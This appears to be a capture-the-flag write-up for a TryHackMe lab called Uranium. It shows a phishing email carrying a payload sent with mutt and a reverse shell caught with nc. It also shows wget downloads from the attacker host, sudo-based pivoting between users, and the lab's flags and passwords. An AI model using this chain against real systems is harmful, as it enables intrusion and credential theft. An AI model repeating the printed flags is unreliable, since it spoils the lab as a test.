
Then, I used the **`mutt`** tool to send it to the target via email.



```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ echo "Can u please open the attachment please?" | mutt -s "Hello Hakanbey..." -a /home/kali/TryHackMe/Uranium_CTF/application -e "set from=hello@mail.com" -- hakanbey@uranium.thm
```

echo "Can u please open the attachment please?" | mutt -s "Hello Hakanbey..." -a /home/kali/TryHackMe/Uranium_CTF/application -e "set from=hello@mail.com" -- hakanbey@uranium.thm


After doing this, the code establishes a reverse connection between us and the target, providing a shell.



```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.2.19.116] from (UNKNOWN) [10.10.16.55] 56046
bash: cannot set terminal process group (2333): Inappropriate ioctl for device
bash: no job control in this shell
hakanbey@uranium:~$ ls
ls
chat_with_kral4
mail_file
user_1.txt
hakanbey@uranium:~$ cat user_1.txt
```

Content of the user_1.txt:thm{2aa50e58fa82244213d5438187c0da7c}


Once I gained a shell, I started to enumerate the chat_with_kral4 file.But to execute it, I was asked for a code.The logs of this chat program are stored. Inside **`/var/log`**, there is a file named **`hakanbey_network_log.pcap`**.



```
hakanbey@uranium:~$ cd /var/log
cd /var/log
hakanbey@uranium:/var/log$ ls
ls
alternatives.log
amazon
apache2
apport.log
apt
auth.log
aws114_ssm_agent_installation.log
bootstrap.log
btmp
cloud-init.log
cloud-init-output.log
dist-upgrade
dpkg.log
faillog
hakanbey_network_log.pcap
installer
journal
kern.log
landscape
lastlog
mail.log
openvpn
syslog
tallylog
unattended-upgrades
wtmp
hakanbey@uranium:/var/log$ python3 -m http.server 8000
```


I downloaded this file to my system

python3 -m http.server 8000




```
hakanbey@uranium:/var/log$ python3 -m http.server 8000
python3 -m http.server 8000
10.2.19.116 - - [05/Feb/2025 22:33:06] "GET / HTTP/1.1" 200 -
10.2.19.116 - - [05/Feb/2025 22:33:06] code 404, message File not found
10.2.19.116 - - [05/Feb/2025 22:33:06] "GET /favicon.ico HTTP/1.1" 404 -
10.2.19.116 - - [05/Feb/2025 22:34:40] "GET /hakanbey_network_log.pcap HTTP/1.1" 200 -
^C
```

wget http://<TARGET_IP>:8000/hakanbey_network_log.pcap



```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ wget http://10.10.16.55:8000/hakanbey_network_log.pcap
--2025-02-06 02:34:40--  http://10.10.16.55:8000/hakanbey_network_log.pcap
Connecting to 10.10.16.55:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1869 (1.8K) [application/vnd.tcpdump.pcap]
Saving to: ‘hakanbey_network_log.pcap’

hakanbey_network_log.pcap          100%[===================================================================>]   1.83K  --.-KB/s    in 0s

2025-02-06 02:34:41 (144 MB/s) - ‘hakanbey_network_log.pcap’ saved [1869/1869]


┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ ls
application  hakanbey_network_log.pcap
```

When we analyze this file with **Wireshark**, we can see that the user's password was sent in plaintext.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · hakanbey_network_log.pcap

```
MBMD1vdpjg3kGv6SsIz56VNG
Hi Kral4

Hi bro

I forget my password, do you know my password ?

Yes, wait a sec I'll send you.

Oh , yes yes I remember. No need anymore. Ty..

Okay bro, take care !
```


3 client pkt(s), 4 server pkt(s), 5 turn(s).

Entire conversation (189 bytes) Show as ASCII No delta times Stream 0

tcp.stream eq 0

```
No.  Time        Source
  1 0.000000    127.0.0.1
  2 0.000009    127.0.0.2
  3 0.000015    127.0.0.1
  4 8.334852    127.0.0.2
  5 8.334859    127.0.0.1
  6 12.975086   127.0.0.2
  7 12.975090   127.0.0.1
  8 16.631077   127.0.0.1
  9 16.631084   127.0.0.2
 10 37.047679   127.0.0.2
 11 37.047686   127.0.0.1
 12 44.271436   127.0.0.1
 13 44.271442   127.0.0.2
 14 79.688527   127.0.0.2
 15 79.688535   127.0.0.1
 16 125.689397  127.0.0.1
 17 125.689404  127.0.0.2
 18 128.314397  127.0.0.1
 19 128.315018  127.0.0.2
 20 128.315027  127.0.0.1

› Frame 18: 66 bytes on wire (528
› Ethernet II, Src: 00:00:00_00:00
› Internet Protocol Version 4, Src
› Transmission Control Protocol, S
```


After running the file named **chat_with_kral4** and entering the code, the chat messages are displayed, where we can find the SSH login password for the user **hakanbey**.



```
akanbey@uranium:~$ ./chat_with_kral4
./chat_with_kral4
PASSWORD :MBMD1vdpjg3kGv6SsIz56VNG
```

Password of hakanbey user:Mys3cr3tp4sw0rD


We access the target system through the SSH port.




```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ ssh hakanbey@10.10.16.55
The authenticity of host '10.10.16.55 (10.10.16.55)' can't be established.
ED25519 key fingerprint is SHA256:wMakpxdKtU4f8saAUKus5APnHlvqveOaQRm3/UvKIPQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.16.55' (ED25519) to the list of known hosts.
hakanbey@10.10.16.55's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  5 23:09:29 UTC 2025

  System load: 0.0               Memory usage: 24%   Processes:       151
  Usage of /:  46.7% of 8.79GB   Swap usage:   0%    Users logged in: 0

  ⇒ There were exceptions while processing one or more plugins. See
     /var/log/landscape/sysinfo.log for more information.


14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


No mail.
Last login: Thu May  6 13:50:11 2021 from 192.168.1.108
hakanbey@uranium:~$ █
```

4.Privilege escalation

Here, LinPEAS was used to find potential vulnerabilities for privilege escalation on the target system.




```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF/LinEnum]
└─$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.16.55 - - [06/Feb/2025 03:13:11] code 404, message File not found
10.10.16.55 - - [06/Feb/2025 03:13:11] "GET /linenum.sh HTTP/1.1" 404 -
10.10.16.55 - - [06/Feb/2025 03:13:33] "GET /LinEnum.sh HTTP/1.1" 200 -
```




```
hakanbey@uranium:~$ wget http://10.2.19.116:7777/LinEnum.sh
--2025-02-05 23:13:31--  http://10.2.19.116:7777/LinEnum.sh
Connecting to 10.2.19.116:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: ‘LinEnum.sh’

LinEnum.sh                    100%[=================================================================>]  45.54K  35.5KB/s    in 1.3s

2025-02-05 23:13:34 (35.5 KB/s) - ‘LinEnum.sh’ saved [46631/46631]

hakanbey@uranium:~$ ./LinEnum.sh
-bash: ./LinEnum.sh: Permission denied
hakanbey@uranium:~$ ls
chat_with_kral4  LinEnum.sh  mail_file  user_1.txt
hakanbey@uranium:~$ ls -l
total 108
-rwxrwxr-x 1 hakanbey hakanbey 49376 Apr  9  2021 chat_with_kral4
-rw-rw-r-- 1 hakanbey hakanbey 46631 Feb  5 23:11 LinEnum.sh
drwxrwxr-x 2 hakanbey hakanbey  4096 Feb  5 23:13 mail_file
-rw-rw-r-- 1 hakanbey hakanbey    38 Apr 10  2021 user_1.txt
hakanbey@uranium:~$ chmod +x LinEnum.sh
hakanbey@uranium:~$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982
```

There was another user in the machine besides hakanbey, called **kral4.** Running a **linpeas** script on the machine gave me a potential privilege escalation vector like the following:




```
[-] SUID files:
-rwsr-xr-x 1 root root 113528 Feb  2  2021 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 149080 Jan 19  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 26696 Sep 16  2020 /bin/umount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 43088 Sep 16  2020 /bin/mount
-rwsr-x——— 1 web kral4 76000 Apr 23  2021 /bin/dd
```

That was a SUID binary that could allow me to execute the /bin/dd command as the web user.On the system, I could run the **`/bin/bash`** command as the `kral4` user while being logged in as **`hakanbey`**.



```
hakanbey@uranium:~$ sudo -l
Matching Defaults entries for hakanbey on uranium:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hakanbey may run the following commands on uranium:
    (kral4) /bin/bash
```

I was able to get the kral4 user's shell by running the command **sudo -u kral4 /bin/bash**




```
hakanbey@uranium:~$ sudo -u kral4 /bin/bash
kral4@uranium:~$ ls
chat_with_kral4  LinEnum.sh  mail_file  user_1.txt
kral4@uranium:~$ cd /home
kral4@uranium:/home$ ls
hakanbey  kral4
kral4@uranium:/home$ cd kral
bash: cd: kral: No such file or directory
kral4@uranium:/home$ cd kral4
kral4@uranium:/home/kral4$ ls
chat_with_hakanbey  user_2.txt
```

Content of the user_2.txt:thm{804d12e6d16189075db2d45449aeda5f}

I got the chat password, password of the user hakanbey, **user_1** flag, **user_2** flag.

Now, let's go back to the first **SUID** binary we found. The **`/bin/dd`** command had the SUID bit set by the web user. **`dd`** is a command-line utility for Unix and Unix-like operating systems, and its primary purpose is to convert and copy files.

I found a conversation between the **`root`** user and the **`user`** in the **`/var/mail`** folder.

